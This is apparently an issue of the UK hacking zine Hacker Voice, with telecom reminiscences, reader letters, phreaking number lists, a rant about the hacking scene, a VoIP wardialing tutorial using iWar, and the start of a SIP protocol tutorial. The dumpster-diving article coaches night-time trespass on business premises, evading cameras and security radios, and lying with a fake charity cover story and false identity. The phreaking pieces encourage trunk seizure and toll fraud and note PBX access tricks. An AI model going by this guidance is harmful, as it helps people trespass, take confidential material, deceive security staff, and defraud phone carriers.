“I remember hearing of one poor sod that had trouble with his phone. His phone bill was just astronomic, so it became a case that went to what you would know as the customer relations people, although we didn’t call them that back then. They agreed that he could have a coin box installed in his house so all the calls were paid for.
“What happens in a coin box is when you want to make a call, you put a coin in and the coin box sends meter pulses back to the exchange, and it steps your meter. So if you put a 10p in there, let’s say, and its 1p per unit, it steps your meter ten times as if you made 10 minutes worth of calls, and you haven’t - all you have done is put 10p in.

“So this old boy was thinking he was doing himself a favour. Every now and again, he would put in a bunch of money into the coin box, thinking he is building up money so he could make calls - of course all he is doing is stepping his meter up, and the bills are coming out even bigger. Poor old sod… that one bounced!

“Then you had customers call up and complain. ’People have been using my line!’ and BT would say ’No – can’t be’ ’No, there are Chinese people using my line,’
“No, can’t be, no such thing, no such animal‘, BT would say back.

“So this guy came into the exchange and said, ’Right I have recorded it, this is from my phone. Chinese people are speaking on my line!’


“So we went round and [guess] what we found in this block of flats in Hatfield. Chinese people upstairs, beige boxing and plugging into his pairs, and off they go. You just don’t assume that people are going to be nasty. The onus was on the customer to prove it.

“One trick people used to play was that telephone bills were average, and you could look at some ones normal telephone bill history over a period of time to work out their average usage. So if you wanted to do some long distance calls, you could save them up and do them all in one quarter so your telephone bill goes through the roof. You say to BT ’What the hell is all this?’ and they would have to credit you, because they couldn’t go back and prove what you did. If the customer was disputing bills, you could put the customer’s line on what’s called a call printer meter check..

"You had this great big clunky thing, with a roll of tape in it, and every time the customer picked the phone up, the date and time was printed; what the customer dialled, when they got through, what the meter pulse was. BT would usually put a customer's lines on there for a week. Then they could present them the results and say look here is your usage. This was interesting because with one guy we said 'Look there's your calls sir' and he said 'oh what's that number? So that's the number of my wife's boyfriend!'

"BT was a thorough organisation, it was big and it wasn't what you could call customer friendly. Standard terms and conditions would, say if you wanted a new line, read "We promise you nothing on the date that we decide to give it to you" - it was as simple as that. It wasn't until liberalisation came in that other people were allowed to start fitting this that and the other. Then BT had to get its act together. This was a big culture shock for a lot of people because 'we' were the only people that fitted this, 'we' were the only people who did that, and then suddenly you had other companies fitting switch boards and us having to hook up to it. That really was quite a shock to the systems.

"I remember when people where talking about pluggable sockets. Everyone laughed, 'What? customers would plug their own phones in?' and it only took about 5 years for it really all to change over, and now you have NTL and other service providers and super fast digital broadband, or mega streams as we would call it. ICI used to have wide band equipment to send voice up to their Manchester exchange and that was high powered stuff, then digital came in and you had ISDN. So you where getting 9600Baud. Wow, lots of stuff could get sent.



So now you have mega stream, or broadband, in your house at least 20megs? Now a 20Meg mega stream was unimaginable at the time. People where fighting for BT to just give them 2 speech channels. ISDN 1 and ISDN 2, this, that and the other but now they are giving it away! I think I am now on 4meg because that's the smallest they do and that's still more then I need! And it's incredible, that for some people, even that isn't enough. Christ!"

So from 1 selector per call to 20Megs worth of data down those simple copper telephone lines… We have gone a long long way…

81.171.46.142

Info and Free Kit… By Metatron

I'm sure you have all read text files about dumper diving, but they are largely from an American perspective and with the HV community largely being from the UK, not everything they suggest is a good idea. Sure, bringing a car can be useful, but with us being a nation under constant surveillance, with cameras on every corner, you have to keep in mind that maybe taking your car is not a good idea. I'm sure you don't want your number plates on video, even if you're just looking around. It's not unheard of security personnel and the police trying to fit people up for a crime they didn't commit, just because they were in an area at the wrong time. I do recommend that you take a car, just make sure you leave it about a quarter of a mile away, just to cover your ass a little bit.

The thing to keep in mind before you go is **location**. Ideally, you want somewhere where you can go to have more than one business, as you stand a far better chance of finding something you want/ need. Look on Yell.com for local IT businesses and see if they are on a business estate, as they can be ideal locations to find useful kit. You may also want to look in your surrounding BT exchanges, as they have a lot of interesting stuff.

What to take/wear:

- Torch
- Radio scanner with Close Call, plus and earpiece/headphones
- Multi tool + bit's
- Bag for your kit and the stuff you find
- Comfortable boots (there may be sharp objects)
- Normal cloths (no camouflage/all black)


An optional extra is a GPS unit, as they can be useful for tagging more than one location if you want to come back at a later date, or just to point a friend to the location. Garman make rugged, water proof units which will overlay the data onto Google earth/maps within seconds.

There is no real need to spend a great deal of money on any of the above kit, but I do recommend you spend a bit on a Multi tool, as you don't want it snapping while you're using it. Go with a Leatherman, as they will last you many years. I would also recommend you spend about £20 to £40 on a torch as you do get what you pay for, and a nice LED torch will mean not having to bring extra batteries and trying to change them in the pitch black. Close Call is a feature on Uniden scanners which alerts you if there are any strong signals nearby,such as security with radios. You don't need a top end Uniden scanner, just one with Close Call. The above kit is also ideal for urban exploration, so it's worth having.

You should be looking for things like hard drives, paper work, laptops and anything small. if you see a computer you want, make a mental note of it and check for security cameras, as you may be able to come back and bring your car in relatively close to your location if the cameras are badly placed or only cover the doors of the building.

The best time to go is at night, between 12:00 and 05:00 on weekdays, or any time on a Sunday. You really want to go when activity is at a minimum. That way, you won't get spotted and, if you do, you want to have a story in place. The best story is that you are looking for computers to send to African school children, as people eat that kind of humanitarian shit right up. As you don't have your car insight, you can tell them you were just walking back home from a friend's, and you were going to come back later to talk to the company if you found anything. Have a fake name and address in mind, too, and make sure you don't have any ID on you, so there is no way to prove or disprove who you are.

The last thing to keep in mind is to keep safe, and have fun.



COMMUNICATIONS

YOUR LETTERS...

GET INTOUCH!

If you would like to send a letter to the magazine please e-mail us at:

letters@hackervoice.co.uk

NO FLAMING!!

"Wind0ws is so passé" - SSHBlack

This may be a slightly inflammatory comment but it does seem to me that there is an abundance of people switching to Linux, just because it's cool to hate wind0ws.

I am aware that the ethics (or lack of ethics) of Microsoft is certainly an issue and their shameless corporate tactics make them a target for all of us. There does although, seem to be this new "hate-wind0ws" trend going around and it is gathering some speed. Many people I now speak to and ask about their OS say "I use linux because win-blows". "I say, ok what exactly blows about Wind0ws for you?" and the answers aren't always as full or reasonable as you might hope.

Again I am aware that most of the people here on Hackervoice will have good reason to lambast Winblows, whether it be about its security issues, usability or its constant attempts to deprive you of more cash. Although reading other forums I have started to notice people are jumping on the hate-Microsoft bandwagon, because it's now cooler to use Linux distros.

I use Ubuntu and Winblows equally and I am not afraid to admit it. I think this recent cult of hundreds-upon-thousands flocking to Linux distros is a good thing overall as it gives more power to the user and Microsoft have had to seriously wake up and get back in the game.

I used Winblows since the 95 version and I don't think it's been a brilliant ride, but I know I never would have got in to the hacking scene, found a real love in computing, or met so many other like-minded people without my beginnings in it. I think a lot of people owe a lot more to Wind0ws than they think.

Sometimes you have to have crap like Wind0ws to realise when something great like Ubuntu is released.

Just my opinion! – ***SSHBlack***

Belial Replies...

Nail - Head – Hit…

Your opinion is indeed worthwhile and your have made some strong comments. But I would argue this; don't restrict yourself to just 1 operating system.

I use Windows every day. I also use Linux every day. BSD and misc other OS's.

Even if it may be the "cool" thing to do at least it's being done and people are learning. Regardless of what operating system people are moving over to.

"KGB Archiver" – Hacker-CK

I don't know if any of you have heard of "KGB Archiver" but it is a compression tool and it can compress over 700MB down to 2.00MB, now that is what you call good compression tool. I thought this might be very handy for people who have large files that they want to put onto a small disc.

Shaman Replies...
"Having had my suspicion piqued, I decided to don my sceptical investigation hat (you know the one with the feather) and investigate this compression claim. What did I find?

In short, the claim is complete rubbish."

THV: It seems this claim keeps popping its head up every year! There are a lot of fake claims out there!

ASUS EEE - Modding/Hacking – Demonix

Now that the ASUS EEE is easier to get hold of and is pretty cheap (under £200 from some Internet Outlets), I thought it would be time to ask the readers what Mods/Hacks they have carried out on their machines. If you've carried out something, interesting please e-mail me (pictures welcome too) and I will print them in Issue 4 of the magazine…
demonix@hackervoice.co.uk

Hidden Messages - Noderazor

It would be nice for all us readers to have some kind of "hidden messages" in each issue that we can work out. Just an idea, comments are welcome. Something that we can all enjoy, kind of like hidden message in plain view. Puzzles that we can work out, and who knows maybe even create a winner system based on it.

HV Team: There are a number of "hidden messages" in the magazine. Check out Issue 1 and 2 and see if you can see them! There may be a couple in this Issue too – who knows?!

INTERESTING NUMBERS

Why, hello there, and welcome to the third edition of Interesting Numbers. Right, let's get straight to business. In this article, I have a number that terminates on a #1AESS. "Why is this relevant?", you ask. Well if you're a sad bastard like me, and dial around the globe just to listen to phone switches clicking, then you will appreciate the #1AESS. I am also going to explain a little about Livengood. Before I do, we at Hackervoice do not condone toll fraud, but its damn fun and very retro to play with it.

So let's get to it.

+1 907-295-8880

907-295-8880 is the number for Livengood (it gives you an error). "Why should I give a shit about this number?", you ask. Well, it's an N2 trunk! Which means that it uses old school 2600 to clear/seize the line! Now as it's a tandem trunk (which means no phree kawls to your buddy in, wherever he lives in the worlds armpit) there are ways to circumvent this. I won't tell you, you can go and discover for yourself. It is remarkably simple to do (Hint: go read "Phed Ones complete guide to Blueboxing in the late 90's - it is mirrored on the forums to make sure this little gem never disappears).

+1 202-226-9996

202-226-9996 uses a Merlin PBX. The Merlin PBX has a funny feature built into it. Upon dialling this number you will be asked to enter a conference number. Don't do anything at all. Just leave it and it will automatically drop you into a conference. On another PBX, I used a similar technique and got dropped into the admin panel …

+44 (International callers omit the first 0) 020-7006-9999

Right, I am including this to stop you from getting tricked into calling it. This is a phone number that is linked into the 999 system. It is linked via a system that I forget the acronym for (it's something like TRAFIC). Anyway under no circumstances call this. It is the equivalent of dialling 999, landing you in legal shit for wasting Police time. So, to conclude, DO NOT CALL IT!EVEN OUT OF CURIOSITY … YOU HAVE BEEN WARNED. We also accept no liability for misuse of this number - we are just making you aware of what is quickly becoming a malicious prank.

+7 415-225-0374

Ok, so this next number is a number in the Russian town of Kamchatka. If you call it over Skype AND the PSTN you will notice just before a person answers, it supervises with a tone that is too "dull" to be a traditional C5 trunk (the classic 2600/2400). It may be some older, earlier protocol. I personally have never heard it before. Can anyone else explain what this is? Anyone? Any takers?

+1 770-836-1980

If you are a sad bastard like me and dial around the world, just to hear Strowger's clicking or crossbars thunking etc, then you will appreciate this number. It is a number served by a 1AESS (which is clicky). Anyway, dial and have a listen!

+44 (International diallers omit the first 0) 0800-154-022

Last, but not least, is BT global assurance … I'm saying nothing, just check out option 1 and follow the prompts…

Country Direct list

I am going to put out a small list of country direct numbers valid for the UK. They are in alphabetical order. So I hope you enjoy. Oh, and try not to abuse the operators (too much).

Here's a small brief on what country direct numbers are, and how in the old days they were used. Basically, BT had the bright spark idea of 0800 numbers that terminated on foreign operator lines.

Throughout the late 80's, right up until November last year, there were a number of C5 terminations. As we all well know, if you are on a C5 line, chances are you can seize it and take control of the line, and do all sorts of magical, wonderful things.

You could pick the way your call was routed, either over Military, Civilian or Satellite circuits or you could, in some cases, become an operator, thus giving you access to all sorts of magical and wonderful things. These days, C5 is used in more obscure locations and countries.

One thing to remember, though: just because these numbers aren't C5 in this country, that's not to say that if you were to go over to, say, France or Belgium, that they wouldn't be C5. Each of those countries routes their calls in a different way to ours, and that is always worth remembering when you are on holiday, pop in a phone box, drop in some money and dial a few numbers in foreign countries.

Country	*Number*	*Notes*
Australia	0800 890-061	Beeps twice upon supervision
Bahamas	0800 890 135	Was C5 until Nov 07
Bermuda	0800 890 123	None
Brunei	0800 890 673	Operator called her a retard
Canada	0800 890 016	Operator was a bitch
Chile	0800 890 056	Automated no English language option
Columbia	0800 890 057	Connection is intermittent
France	0800 890 033	Automated, also in English
Germany	0800 890 049	Automated, also in English
Greece	0800 890 030	Shitty hold music
Hong Kong	0800 890 852	Automated, also in English
Hungary	0800 890 036	Operator Answered
Iceland	0800 890 354	Automated, no English language option
Israel	0800 890 972	Automated, No English language option
Japan (KDD)	0800 890 081	Operator answered
Luxembourg	0800 890 352	Operator answered
Malaysia	0800 890 060	Automated English
Netherlands	0800 890 031	Automated in Dutch

Country direct list continued …

INTERESTING NUMBERS

Country Direct List Continued…

Country	Number	Notes
New Zealand	0800 890 064	Automated
Paraguay	0800 890 595	Was C5 July 07
Portugal	0800 890 351	Didn't know what retard meant …
Singapore	0800 890 065	Automated English option
South Africa	0800 890 027	Automated English option
South Korea	0800 890 027	Automated Korean
Spain	0800 890 034	Automated Spanish "Collecto" to get an operator
Taiwan	0800 890 886	Automated Engish option
Thailand	0800 890 066	Operator answered
Turkey	0800 890 090	Automated no English
UAE	0800 890 971	Automated English/Arab
Uruguay	0800 890 598	Automated English/Spanish
Venezuela	0800 890 058	Automated Spanish

And that's it for another edition of "Interesting Numbers". I hope you have found it useful, and if you have any questions, comments or whatever you can contact me on the forums, on irc at irc.hackervoice.co.uk or at blue@hackervoice.co.uk. As a last thought, I must add a disclaimer: Myself, Hackervoice, and anyone associated with this publication are not responsible, directly, in-directly or consequentially for any loss or harm arising from the misuse of numbers in this article. They are here purely because we believe in making information free.

Mad Props to: t3st.s3t and Ohio Phreaks, phreak.ch, my troops in Phreaklabs, Bells Mind and Telephreak

Flames to: Scifags, all the lamers in the scene (you know who I'm talking about you furry)

BC

INTERESTING NUMBERS

Hackermedia - droops@gmail

First off, let me introduce myself. I'm Droops, and I run Hackermedia.org.
I have been involved in the Hackermedia scene since before the podcast revolution, when you had to actually go out and download shows that you wanted to hear. It wasn't that bad, as there were only a few shows producing content, quite unlike today.

Hackermedia.org was started by a guy named Kizzle, and initially was a place that listed and hosted shows. It has grown a bit from the Wordpress blog days and now is a fancy RSS reader that keeps things mostly up to date. I am trying to build it as the central location to keep track of, and find out about, new shows.

Right now, I am working on a few features I would like to discuss, and then we can move on to the reviews of a few new shows. If you have any ideas, or know of good shows that I am missing, please let me know.

RSS feeds for shows came about after Hackermedia was established, though Hackermedia was very early in the implementation of such things. Currently, we have removed RSS feeds from the site, as people were subscribing to the main feed and downloading more content than they could actually listen to. This increased the numbers of downloads for shows, and while the numbers look good, the bandwidth isn't always unmetered. I would rather people simply subscribe to shows that they enjoy. This leaves two gaps. One of which is, how do you find out about new shows? The other is how do you sample all of the shows on Hackermedia?

To solve this problem of finding new content, we are setting up two new feeds. One is a Hackermedia sampler. A Cron job runs once a month to generate a feed of one episode from each current show. This allows

people to sample all of the content, with subscribers of this feed not being given every episode of every show.

The other solution is to publish a “best of” feed, where users can click a link for episodes that they really enjoy. This method would be better for getting the cream of the crop, but takes user involvement. We tried this with the Hackermedia select feed, but none of the users ever voted on anything.

Another solution is to publish a feed of just new shows, so that new shows can be pumped directly to subscribers. We tried this also, and nobody subscribed to this feed. The best solution we have found so far is to have a “featured show” box at the top of the page that promotes new shows, but this requires actually visiting the site.

Another feature we are working on is a show reviewer, where each show has its own page with information about the show and a comment area. We are also working on a ranking system so that users can vote shows up or off the site. Not everything is listed at Hackermedia.

I try and list shows that I enjoy, but it would be great to find out what others think about the shows. Shows are currently given points for each episode they produce, if they are commercial or not, the types of shows (audio, video), and how much they contribute. As this is currently being worked on, I will go into more detail in a future column

One problem this has, is determining what is commercial and what is free. As an example, Hacker Public Radio has an advert in the closing theme. This advert helps pay for the Binrev server, with money being saved, but not generated. In my mind this is non-commercial. Commercial would be where the hosts are actually making money off of the show, and are doing it as a job, not just for the love of the content.

Hackermedia is not all that different from the 100's of other podcast directories. I want to set it apart with exclusivity. Only good shows deserve to be on the page. The only way I can find out if a show is good or not is to have input from others. What I say is good, isn't always right.

We are also working on a ‘Zine section for the site, to list all the free ‘zines that the community produces. If you have any favourites, I would love to hear about them.

Show Reviews

Amiga Roundtable - http://www.amigaz.org/

"Amiga Roundtable is the Amiga Community's version of This Week in Tech, and the flagship show of AmiZed Studios. A panel of Amiga users discuss the current events of the Amiga community in a moderated format. Highlighting the important issues as well as bringing some of the fluff as well. You can't expect to have your meat and potatoes without some dessert now can you?"

Chromed Pork - http://radio.chromedpork.net/

"Chromed Pork Radio is an open information security "podcast", featuring a variety of security related topics, such as Info and Comms Sec, Telephony, Programming, Electronics and Amateur Radio.”

This show truly has that Hackermedia feel, and has just started production. It is a round table discussion of various topics with awesome ideas from the well rounded cast.

Wow, not only do people still use Amiga's, but there is enough interest in producing a podcast, which actually has content. I don't catch every episode, but when I do I am always amazed.

This issue we bring a new section to the magazine – Rants! Here we let YOU let loose with your anger and let you blurt out your frustrations. This issue Cheese Doodles looks at the issue of "Scene Whores" and the problems they are potentially causing….

Taking a Look at the Scene By CheeseDoodles

Have you ever been on the forums, or on the IRC of a hacking group, and noticed those idiots that sit there and rant about stupid shit? Like how they can use the command line in windows to watch Star Wars? Then once you point out to them that telnet is not a hack, you get flamed to death like you're the n00b? That, my friend, is a Scene Whore, and they are a growing problem nowadays...

One of the biggest problems I've noticed while scouring the net has been tutorial whores. These idiots go around to different forums, and post stolen tutorials into the forums, where they hope to get recognition for their '1337 windows command line hax'.
If you were to point them out, you would get flamed until next Christmas, or until they get a perma-ban.

These Scene Whores can also bring people amusement, so occasionally it can be refreshing to read the rants of someone incapable of pressing the "any" key... however, the rate at which these Scene Whores are invading our forums and irc channels is alarming, and thus removing the amusement from them showing up.

So, why does a Scene Whore do these things? It's all about satisfying their need to be the most recognized entity in hacking. These people do not care about hacking, they don't care about freedom of information, and they are merely out there to get noticed. Scene Whores are giving the hacking community an image which we don't want.

Worse problems than Scene Whores can show up as well. After getting cast away from the forums or the IRC, these people will generally become what are known as Script Kiddies, or Skiddies. These people are essentially Scene Whores, but now they are launching DDoS attacks against the group they were trying to join in the first place. After that fails, these people move on to 'hacking' MySpace profiles and other similarly useless things. Thus the cycle continues. All these people are after is attention, which they are never going to get.

We can't blame all the problems of the hacking scene on Skiddies and Scene Whores, though. Hacking has changed a lot over the years, and it is commonplace to see someone's box being rooted. Let's face it, we have far more knowledge available to us then we did back in the beginning, and with that being said, hacking has become much easier to do.

So, where's this thick, dark line I seem to be ranting on about? Well it's non-existent now; there are people that are aware of how to do things, and yet they still cause problems. Basically the line has broken down. Who's to say that any hacker that ever got popular is a Scene Whore, and that the quiet one knows more? The short answer is nobody, and as time goes on the line may just disappear completely...

Cheese Doodles

Your Thoughts?

Here at Hacker Voice Magazine, we love your feedback! If you disagree or agree with this rant, get in touch. We'd like to know your opinions! Replies will be included in future editions of the magazine.

E-Mail us at…

articles@hackervoice.co.uk

Or Visit the forums at…

http://forums.hackervoice.co.uk/

THV Staff Opinion

As with any online community you will always have people claiming to be something they are not, or say they can do something they cannot. Just look at the online gaming world.

Here at HV we believe that everyone should be given a chance to prove themselves. A degree of respect is given to everyone. The target of your rant, I believe, will be present in much of the widely known communities. However, I believe and hope that these communities are strong enough to enforce their own structure and ecosystem. For example: if someone claimed they could "pwn majorly", and have hacked many a cool Gibson, but yet provide little or no evidence, then the minds of the other people in that community will turn sceptical. In fact many have been shown and ousted on our forums - just take a look at that idiot BETA's posts. He claimed to be a Super Cyber hacker, but it amounted to bullshit.

We also need to be careful not to paint people as scene whores who just happen to act like them, There may be people who are not hackers, and do not claim to be at all, but enjoy talking or involving themselves in the scene.

VoIP Wardialing with iWar

by naxxtor

Wardialing (or historically "demon dialing") is the act of dialling many different telephone numbers on a telephone system to find interesting numbers. It is often used to find systems attached to telephone lines (for example modems connected to computers).

iWar is a piece of software written by Beave of telephreak. It is a very flexible piece of software, which can be used for traditional wardialing, as well as bruteforcing systems such as voicemail access numbers.

What makes iWar different is that it includes a built in ability for using VoIP.

IAX2 is the protocol used by Asterisk PBXes to peer VoIP calls. A few VoIP providers accept IAX connections, the ones coming to mind being freeworlddialup and provisionally voipuser.org. For this tutorial, I'll assume you have a FWD account, with IAX2 activated.

Another option is to use your own Asterisk PBX, for example using the excellent tutorial by 10nix (http://10nix.hackervoice.co.uk/). See the end of the tutorial on instructions on how to configure your PBX to talk to iWar.

To follow this tutorial, you'll need:

- A Linux box, preferably Debian (I'm going to describe it from a Debian point of view in any case)
- An internet connection
- A VoIP account with IAX2 (as above)
- A copy of iaxclient and iwar from the iWar website
- Time

Although you can use any *nix (in theory), I have written this tutorial after doing this on a Debian Etch box. I did start trying to do this on a FreeBSD box but then found that iaxclient wouldn't easily compile, so switched over to Linux. Most of the config should be the same on any other *nix, although you may need to mess about to get libraries installed. If you manage to get it running on another distro/system, do share any tweaks you made to make it work :)

Install iaxclient libraries

Grab it from here: http://iaxclient.wiki.sourceforge.net/
Beave suggests getting the latest iaxclient2.1.3 beta libraries
You'll need build-essential, and it's the usual `./configure && make && make install` procedure.

Get the latest iWar code

Beave suggests getting the cvs copy, which you can do with the following code:

```
$ CVSROOT=:pserver:anonymous@cvs.telephreak.org:/root;
export CVSROOT
$ cvs login
$ cvs -z9 co -A iwar
```

And again, the usual `./configure && make && make install`. You may want to add the option `--without-mysql` to `./configure`, if you don't care for mysql logging. It removes the need for any mysql libraries to be installed.

Configure iWar to work with VoIP

Since we're not using a modem, we'll need to edit the config file slightly.

By default, the config file is in **/usr/local/etc/iwar.conf**. So lets edit that

```
editor /usr/local/etc/iwar.conf
```

You want to scroll down to the iax section, and change some values. For FWD, use something like this:

```
iax2_username
iax2_password
iax2_host  iax2.fwdnet.net
iax2_callerid_number
```

Obviously, you can put in a different host if you're not using FWD. Remember that you need IAX enabled on your account to let this happen. It takes them a little while to get it enabled, so don't expect to activate and be able to use it immediately. Of course, you can use your own asterisk IAX connection for this (see the end of the article).

Running iWar

Now we're (almost) ready to roll. There are a couple of differences with running iWar with VoIP as opposed to a real modem. It won't detect carriers, ringing, busy tones or otherwise. You'll need to skip/mark numbers by listening to them yourself. There have been mutterings about including some DSP in the future to detect carriers and such, but I wouldn't hold out for anything just yet. For carrier detection and system identification, you can also use iWar with a real modem, which is beyond the scope of this tutorial.

If you want to scan the US toll free numbers 1-800-253900 to 1-800-253999, then you'll probably want to use a pre-dial. This is the part of the number that stays the same for every call. In this case only, the last 2 digits change, so your pre-dial will be 1-800-2539, and the range will be 00-99.

To enable IAX dialling, use the option -i. Lowercase i takes a parameter, which is the IAX log file - good for debugging. Uppercase I takes no parameter, and dumps debug info.

As an example, to dial the range above, the command line might look something like this:

```
iwar -i iwar-iax.log -e *18002539 -r 00-99
```

(With FWD, to call toll free US numbers, you need to use *1800. Change this for your provider if required).

And off you go! iWar uses the soundcard output so you can listen to the calls. To skip a number, press SPACE. To mark a number, you can use letter keys (for example, C for Carrier, M for Modem, V for Voicemail ... check the **README**). Keystrokes will disconnect the call immediately and go onto the next number.

Once the scan is complete, you'll find that **iwar.log** contains a list of the numbers you marked as interesting. **iwar-iax.log** will contain a log of IAX related messages

For more info on command line options, check out the **README** that comes with iWar. There are a bunch of cool options, including full logging and other things.

Configuring asterisk and iWar

If you're using your own Asterisk PBX to dial from (which is probably better than using FWD directly), you'll need to add a few lines to your **iax.conf** file.

```
[iwar]
type=friend
host=dynamic
username=iwar
secret=<iwar password>
context=local
```

You might want to change the host to the IP that the machine using iWar will be on, rather than dynamic. Also, set the context variable to whatever context you'd like iWar to be dialing from.

Conclusion

So, that's it! Now you know how to use iWar to wardial using VoIP. Remember that you can pull all sorts of special tricks if you're using your own asterisk exchange, such as CID spoofing, using multiple outbound connections - whatever you could imagine!

HACKER PUBLIC RADIO

- Pure Content
- By the Community
- For the Community
- Every Day

hackerpublicradio.org

Introduction to Session Initiation Protocol (SIP)
VoIP tutorial on SIP vulnerability & exploitation: Part I

By: 10nix

In previous tutorials, we have taken a running start on using VoIP for Phreaking and explored some free services, Softphones, and the Asterisk open source PBX. In this tutorial, we will go "under the hood", as it were, and explore how SIP works, and what its weaknesses are.

SIP is an application-layer control protocol used for signaling in VoIP. It is the most widely used and supported protocol in VoIP today, due to it being an open protocol. It is supported on a wide array of commercially available devices like the Linksys PAP2, Cisco Phones, and many, if not all, IP PBXs. The protocol is used to create two party, multiparty, or multicast sessions, and is independent of the transport layer, meaning that it can use TCP, UDP, SCTP, ATM, etc. for signaling, and is both IPv4 and IPv6 compatible. It is also a text based signaling protocol, using UTF-8 encoding. This allows for human readable SIP messages.

SIP typically operates on the default port of 5060, and connects servers with clients and other endpoints. It is voice, and video, and data compatible. Throughout its development, SIP has allowed for delivery of many of the advanced call processing features of SS7, including ANI, CPN, and DNIS delivery.

SIP supports five parts of establishing and terminating communications:

- User Location.
- User Availability.
- User Capabilities.
- Session Setup: establishment of call parameters at both called and caller ends.
- Session Management: transfer and termination, modifying session parameters, and invoking services.

SIP communicates via messages. These messages are typically communicated via headers, not unlike http.

Let's take a look at some typical signaling and call flow examples:

New Registration:

```
10nix(1.1.1.1)        Asterisk PBX(0.0.0.0)
|                              |
|          REGISTER            |
|------------------------------>|
|     401 Unauthorized         |
|<------------------------------|
|          REGISTER            |
|------------------------------>|
|          200 OK              |
|<------------------------------|
|                              |
```

```
<--- SIP read from 1.1.1.1:5060 --->
REGISTER sip:hackervoice.co.uk:5060;transport=UDP SIP/2.0
From: <sip:10nix@hackervoice.co.uk:5060>;tag=35cd88-6501a8c0-13c4-
61-5f8eb5c4-61
To: <sip:10nix@hackervoice.co.uk:5060>
Call-ID: 331e80-6501a8c0-13c4-61-77fccd6f-61
CSeq: 2 REGISTER
Via: SIP/2.0/UDP 1.1.1.1:5060;rport;branch=z9hG4bK-62-181bd-
78775b2a
Max-Forwards: 70
Supported: replaces
User-Agent: WIP330
Contact: <sip:10nix@1.1.1.1:5060>
Expires: 3600
Authorization: Digest
username="10nix",realm="asterisk",nonce="434ab0a7",uri="hackervoice.c
o.uk:5060;transport=UDP",
response="00c1718c3f5786ba7a62f6dc06d4d97f",algorithm=MD5
Content-Length: 0

Using latest REGISTER request as basis request
Sending to 1.1.1.1 : 5060 (NAT)
```

<--- Transmitting (NAT) to 1.1.1.1:5060 --->
SIP/2.0 100 Trying
Via: SIP/2.0/UDP 1.1.1.1:5060;branch=z9hG4bK-62-181bd-78775b2a;received=1.1.1.1;rport=5060
From: <sip:10nix@hackervoice.co.uk:5060>;tag=35cd88-6501a8c0-13c4-61-5f8eb5c4-61
To: <sip:10nix@hackervoice.co.uk:5060>
Call-ID: 331e80-6501a8c0-13c4-61-77fccd6f-61
CSeq: 2 REGISTER
User-Agent: asterisk
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
Contact: <sip:10nix@0.0.0.0>
Content-Length: 0

<--- Transmitting (NAT) to 1.1.1.1:5060 --->
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 1.1.1.1:5060;branch=z9hG4bK-62-17ede-468382fd;received=70.18.140.176;rport=5060
From: <sip:10nix@hackervoice.co.uk:5060>;tag=34cd88-6501a8c0-13c4-61-5f8eb5c4-61
To: <sip:10nix@hackervoice.co.uk:5060>;tag=as0dv56077
Call-ID: 331e80-6501a8c0-13c4-61-77fccd6f-61
CSeq: 1 REGISTER
User-Agent: asterisk
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
WWW-Authenticate: Digest algorithm=MD5, realm="asterisk", nonce="354ab0a7"
Content-Length: 0

<--- SIP read from 1.1.1.1:5060 --->
REGISTER sip:hackervoice.co.uk:5060;transport=UDP SIP/2.0
From: <sip:10nix@hackervoice.co.uk:5060>;tag=35cd88-6501a8c0-13c4-61-5f8eb5c4-61
To: <sip:10nix@hackervoice.co.uk:5060>
Call-ID: 331e80-6501a8c0-13c4-61-77fccd6f-61
CSeq: 2 REGISTER
Via: SIP/2.0/UDP 1.1.1.1:5060;rport;branch=z9hG4bK-62-181bd-78775b2a
Max-Forwards: 70
Supported: replaces
User-Agent: WIP330
Contact: <sip:10nix@1.1.1.1:5060>
Expires: 3600
Authorization: Digest
username="10nix",realm="asterisk",nonce="354ab0a7",uri="sip:hackervoice.co.uk:5060;transport=UDP",
response="00c1718c3f5686ba7a62f6dc06d5d97f",algorithm=MD5
Content-Length: 0

<--- Transmitting (NAT) to 1.1.1.1:5060 --->
SIP/2.0 100 Trying
Via: SIP/2.0/UDP 1.1.1.1:5060;branch=z9hG4bK-62-181bd-78775b2a;received=1.1.1.1;rport=5060
From: <sip:10nix@hackervoice.co.uk:5060>;tag=35cd88-6501a8c0-13c4-61-5f8eb5c4-61
To: <sip:10nix@hackervoice.co.uk:5060>
Call-ID: 331e80-6501a8c0-13c4-61-77fccd6f-61
CSeq: 2 REGISTER
User-Agent: asterisk
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
Contact: <sip:10nix@0.0.0.0>
Content-Length: 0

<------------>
Reliably Transmitting (NAT) to 1.1.1.1:5060:
OPTIONS sip:10nix@1.1.1.1:5060 SIP/2.0
